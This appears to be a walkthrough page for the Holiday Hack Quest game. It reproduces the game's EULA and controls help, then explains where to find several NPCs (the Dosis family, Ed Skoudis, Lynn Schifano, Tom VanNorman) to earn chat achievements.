~ Close ~



EULA

By creating an account and participating in this challenge you are agreeing to:

• Be kind in your interactions with other players. Do not insult other players. Do not use profane language. Do not interfere with other players' game play.

• Accept that we are monitoring all communication within Holiday Hack Quest itself, as well as logging your IP address, email address, and player name.


• Avoid consuming significant resources on any Holiday Hack server that would result in a denial of service condition for other players.

• Do not attack the Holiday Hack Quest server(s) at quest.holidayhackchallenge.com or the www.holidayhackchallenge.com web server.

• Have fun!

~ Continue ~

~ Cancel ~



How to play

Left click or tap to move, talk to NPCs, and pick up items. You can also use the arrow keys or WASD to move around.

As you play, you'll have opportunities to learn about interesting technology with links and references. You'll be able to use this information to help solve the Holiday Hack challenges.

You'll also have to talk to game characters to answer specific questions, and help analyze the Gnome in Your Home product.

Keep an eye out for Easter eggs along the way!

The Toolbar

Use the toolbar in the bottom-right of your game window to control game options.

Click the speech bubble to chat, or press "Enter".

Click the exclamation mark to view your quests, or press "Q"

Click the backpack to view your inventory, or press "I"

Click the trophy to view your achievements, or press "O"

Click the face to mute other players, or press "P"

Click the speaker to mute all sounds, or press "M"

Characters

Dan

As you play, you'll meet non-playing characters (NPCs) that provide advice, give you items, or ask you to complete quests. These characters have an underlined player name that is blue. You can talk to these characters using the chat button, but you must be within earshot (about 3-4 tiles.)

Jan

Other real players have a non-underlined white name. You can talk to them, or mute them by clicking the mute button. You can talk with players using the chat function. To help differentiate yourself from other players, your name will always be yellow.

Achievements

To win Holiday Hack Quest, complete all the achievements shown when you click the achievements button.

From the achievements window, click the Twitter and Facebook icons to share your accomplishments with your friends and colleagues.

Lynn Schifano


Chat with Lynn Schifano

Press "H" to show this help again at any time. Press Esc to close.

- press ESC or click anywhere to close -


Achievement - Chat with Jessica Dosis:


To find Jessica Dosis, enter the Duke Dosis home shown in red below on the map and then go left to enter the Dosis Studio where she is. Talk to Jessica Dosis to get this achievement.



Jessica


Chat with Jessica Dosis






Achievement - Chat with Josh Dosis:

To find Josh Dosis, enter the Duke Dosis home shown in red below on the map and he will be in the first room you enter. Talk to Josh Dosis to get this achievement.







Achievement - Chat with Ed Skoudis:

To find Ed Skoudis, enter Ed's home shown in red below on the map, then proceed upstairs to his office and he will be in the first room at the top of the stairs. Talk to Ed to get this achievement.

Ed Skoudis

Chat with Ed Skoudis







Achievement - Chat with Lynn Schifano:

To find Lynn Schifano, she is in front of Ed's home as shown in red on the map below. Talk to Lynn to get this achievement.

Lynn Schifano

Chat with Lynn Schifano







Achievement - Chat with Tom VanNorman:


To find Tom VanNorman, he is in the Grand Hotel as shown in red on the map below, in the Industrial Control Center room on the left after entering the lobby. Talk to Tom to gain this achievement.

Tom VanNorman

